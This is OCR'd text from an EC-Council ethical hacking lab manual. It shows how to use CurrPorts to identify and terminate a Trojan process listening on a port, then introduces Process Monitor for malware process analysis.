
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Scroll-down to search for **Trojan.exe** process running on the machine, as the shown in the screenshot. It is evident from the above screenshot that the process is connected to the machine on **port 5552**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


27. You can view the properties of the process by right-clicking on the process and clicking **Properties** from the **Context** menu.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

28. The **Properties** window appears, displaying information related to the process such as the name of the process, its process ID, Remote Address, Process Path, Remote Host Name, and other details.


29. Once you are done examining the properties associated with the process, click **OK**.



30. Because **Trojan.exe** is a malicious process, you may end the process by right-clicking on it and selecting **Kill Processes Of Selected Ports** from the context menu.

31. Alternatively, you may select **Close Selected TCP Connections**, so that the port closes, and the attacker can never regain connection through the port unless you open it.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



32. Normally, when the **CurrPorts** dialog-box appears, you would click **Yes** to close the connection. However, do not Kill the process at this step, as this running process will be used for the next task; click **No**.

33. This way, you can analyze the ports open on a machine and the processes running on it.
34. If a process is found to be suspicious, you may either kill the process or close the port.
35. Close all open windows.
36. You can also use other port monitoring tools such as **Port Monitor** (https://www.port-monitor.com), **TCP Port Monitoring** (https://www.dotcom-monitor.com), or **PortExpert** (https://www.kcsoftwares.com) to perform port monitoring.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Task 2: Perform Process Monitoring using Process Monitor

Process monitoring will help in understanding the processes that malware initiates and takes over after execution. You should also observe the child processes, associated handles, loaded libraries, functions, and execution flow of boot time processes to define the entire nature of a file or program, gather information about processes running before the execution of the malware, and compare them with the processes running after execution. This method will reduce the time taken to analyze the processes and help in easy identification of all processes that malware starts.

Process Monitor is a monitoring tool for Windows that shows the real-time file system, Registry, and process and thread activity. It combines the features of two legacy Sysinternals utilities, Filemon and Regmon. It adds an extensive list of enhancements including rich and non-destructive filtering, comprehensive event properties such session IDs and user names, reliable process information, full thread stacks with integrated symbol support for each operation, and simultaneous logging to a file. Unique features of Process Monitor make it a core utility in system troubleshooting and vital to the malware hunting toolkit.

